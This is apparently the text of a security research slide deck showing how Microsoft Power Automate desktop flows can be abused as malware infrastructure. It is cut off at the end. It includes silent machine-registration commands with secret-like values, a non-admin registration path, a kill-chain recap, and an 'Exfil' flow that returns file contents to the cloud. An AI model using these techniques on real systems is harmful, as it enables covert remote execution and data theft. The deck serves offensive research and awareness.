
# Office

Office cloud services

On-Prem : MS cloud

# Windows 11


# Office



# RCE as a Service

Repurpose RPA to power malware ops

# Recall our wish list



# Hello Pwntoso

Search results for "microsoft + contoso = 😊". The top result is "Overview of Contoso Corporation" from docs.microsoft.com, dated Apr 26, 2022. The text describes Contoso offices around Paris and data centers. The second result is "Microsoft 365 for enterprise for Contoso Corporation" from docs.microsoft.com, dated Apr 26, 2022, mentioning local and cloud-based productivity and security features.

Azure Active Directory admin center interface for creating a tenant. The breadcrumb trail is "Dashboard > Pwntoso > Switch tenant > Create a tenant". The page title is "Create a tenant" with a close button (X). The sub-header is "Azure Active Directory".

On the left, a "Power Automate" sidebar is visible with a search bar and a menu including: Home, Action items, My flows, Create, Templates, Connectors, Data, Monitor, AI Builder, Process advisor, Solutions, and Learn.

The main content area shows "Machines" with a description: "Check the real-time health and status of your machines and the desktop flows running on them." Below this is a "Machines" section with a "Machine groups" link and a large blue circular icon with a computer monitor and a red 'X'.

Form fields for tenant creation:

- Organization name: Pwntoso ✓
- Domain name: pwntoso ✓ (with subdomain pwntoso.onmicrosoft.com)
- Country: United States ✓
- Checkmark: Datacenter location - United States ✓

Text below the checkmark: "Datacenter location is based on the country/region selected above."


Navigation buttons: "< Previous" and "Next : Review + create >".

Bottom section: "You haven't set up a machine yet" with a sub-header "Select +New machine to start using Power Automate for desktop and desktop flows." and a "+New machine" button.

# Register victim machines

Can we avoid  
the UI?

Power Automate



### Sign in to Microsoft Power Automate


It's quicker and easier than ever to automate with the new intuitive Power Automate. Use prebuilt drag-and-drop actions or record your own flows to replay later.

Sign in

# Register victim machines

Can we avoid  
the UI?

**Sure!**



The screenshot shows a search results page for 'Power Automate documentation'. The search filter is 'Filter by title'. The results list includes 'Overview', 'Cloud flows', and 'Desktop flows'. Under 'Desktop flows', the selected item is 'Silently register a new machine'. The content area shows the following text:


### Silently register a new machine

To register silently your machine in Power Automate with the service principal account, use the register operation `-register` with the following arguments: Connection arguments (for service principal account):

1. Applicationid: The application to use.
2. Clientsecret: The secret of the applicationid (you can also use the certificateThumbprint). This input isn't expected to be specified as an input to the command line. See "Secure input" section to see options you can choose to provide it.
3. Tenantid: The tenant identifier to use.

Machine registration arguments:

1. Environmentid (optional): The environment where the machine will be registered. If



```
Select Administrator: Command Prompt

C:\Program Files (x86)\Power Automate Desktop>echo HoD8Q~HbHe~HTwGek7QSJNzjTr~Z4oNsGGY_rbjZ |
-w | .\PAD.MachineRegistration.Silent.exe -register -applicationid acd76da8-cc2f-45c1-a2d4-a
eb1f156aa8c -tenantid 420983fd-32b0-4abd-89e0-c3ef3236fc73 -clientsecret -force

C:\Program Files (x86)\Power Automate Desktop>.\PAD.MachineRegistration.Silent.exe -joinmach
inegroup -groupid rndcorp -grouppassword
Please input 'grouppassword' value:
*****
```






# Hello new machine

## Machines

Check the real-time health and status of your machines and the desktop flows running on them. [Learn more](#)

Machines Machine groups VM images (preview)

Machine name ↑ ▾	Descrip... ▾	Version	Group ▾	Status	Flows run...	Flows que...	Ac... ▾	Own
hi	—	2.20.141.22151	—	⊗ Disconnecte	0	0	Owner	
win11ent	—	2.21.244.22174	—	✔ Connected	0	0	Co-ow...	
win11pro	—	2.20.141.22151	rndcorp	✔ Connected	0	—	Owner	

# Admin required



## How to use the Machine registration App?

1. Open Start menu
2. Search for command prompt (or PowerShell) and then **run it as the administrator**
3. Change the directory to the Power Automate install folder (by default: C:\Program Files (x86)\Power Automate)

Select Administrator: Command Prompt

```
C:\Program Files (x86)\Power Automate Desktop>echo HoD8Q~HbHe~HTwGek7QSJNzjTr~Z4oNsGGY_rbjZ  
-w | .\PAD.MachineRegistration.Silent.exe -register -applicationid acd76da8-cc2f-45c1-a2d4-a  
eb1f156aa8c -tenantid 420983fd-32b0-4abd-89e0-c3ef3236fc73 -clientsecret -force  
  
C:\Program Files (x86)\Power Automate Desktop>.\PAD.MachineRegistration.Silent.exe -joinmach  
inegroup -groupid rndcorp -grouppassword  
Please input 'grouppassword' value:  
*****
```

# Admin **NOT** required





powershell (running as ZN-WIN-URIELZ\PADUser)

```
PS C:\Program Files (x86)\Power Automate Desktop> echo "NTM8Q~OFTJu79QgrvmZk.2_shzgX2Wiyg  
ation.Silent.exe -register -applicationid d1872c72-0ba3-43b4-9550-2915290d17d2 -clientsec  
e-96c5-86bb77b4d9bf -force -environmentid 53e866a5-4934-edac-8062-7b7b2a19dd47  
PS C:\Program Files (x86)\Power Automate Desktop>
```




**PADUser**  
Local account

```
PS C:\Program Files (x86)\Power Automate Desktop> net user PADUser  
User name PADUser  
Full Name  
Comment  
User's comment  
Country/region code 000 (System Default)  
Account active Yes  
Account expires Never  
  
Password last set 13/07/2022 0:25:57  
Password expires Never  
Password changeable 13/07/2022 0:25:57  
Password required No  
User may change password Yes  
  
Workstations allowed All  
Logon script  
User profile  
Home directory  
Last logon 13/07/2022 8:17:40  
  
Logon hours allowed All  
  
Local Group Memberships *Users  
Global Group memberships *None  
The command completed successfully.  
  
PS C:\Program Files (x86)\Power Automate Desktop>
```



Trigger from cloud




Set up connection


Distribute payload

Cloud setup

# How to avoid active machine users



Unattended RPA



Create a new local user session

Attended RPA



Leverage an existing local user session

# Recap

- Deploy malware
- Defense evasion
- Persistency
- C&C
- Exfiltration
- Cleanup

Let the fun begin.





Data exfil (start simple)

The screenshot displays the Power Automate interface for a workflow named "Exfil | Power Automate". The workflow is shown in the "Main" subflow view and consists of the following steps:

1. Set variable: Assign to variable `Success` the value 'False'
2. If file exists: If file `TargetFile` exists
3. On block error: FailedToReadFile
4. Read text from file: Read contents of file `TargetFile` and store it into `FileContents`
5. Set variable: Assign to variable `Success` the value 'True'
6. End
7. End

The "Variables" pane on the right shows the following variables:

- Input / output variables (3):
  - `FileContents`
  - `Success`
  - `TargetFile`
- Flow variables (0): No variables to display

A red box highlights the "Input / output variables" section, and a red arrow points from the text "Data exfiltrated as flow output" to the `FileContents` variable.

At the bottom of the interface, the status is "Ready", and the run delay is set to 100 ms.

Distribute payload,  
execute and collect  
output from cloud



Input

Output


The screenshot displays a Power Automate flow execution interface. At the top, a green notification bar states "Your flow ran successfully." The flow consists of two steps: "Manually trigger a flow" (0s) and "Run a flow built with Power Automate for desktop" (23s). The "Run a flow built with Power Automate for desktop" step is expanded to show its configuration. Under the "INPUTS" section, the "Desktop flow" is set to "Exfil" and the "Run Mode" is "attended". The 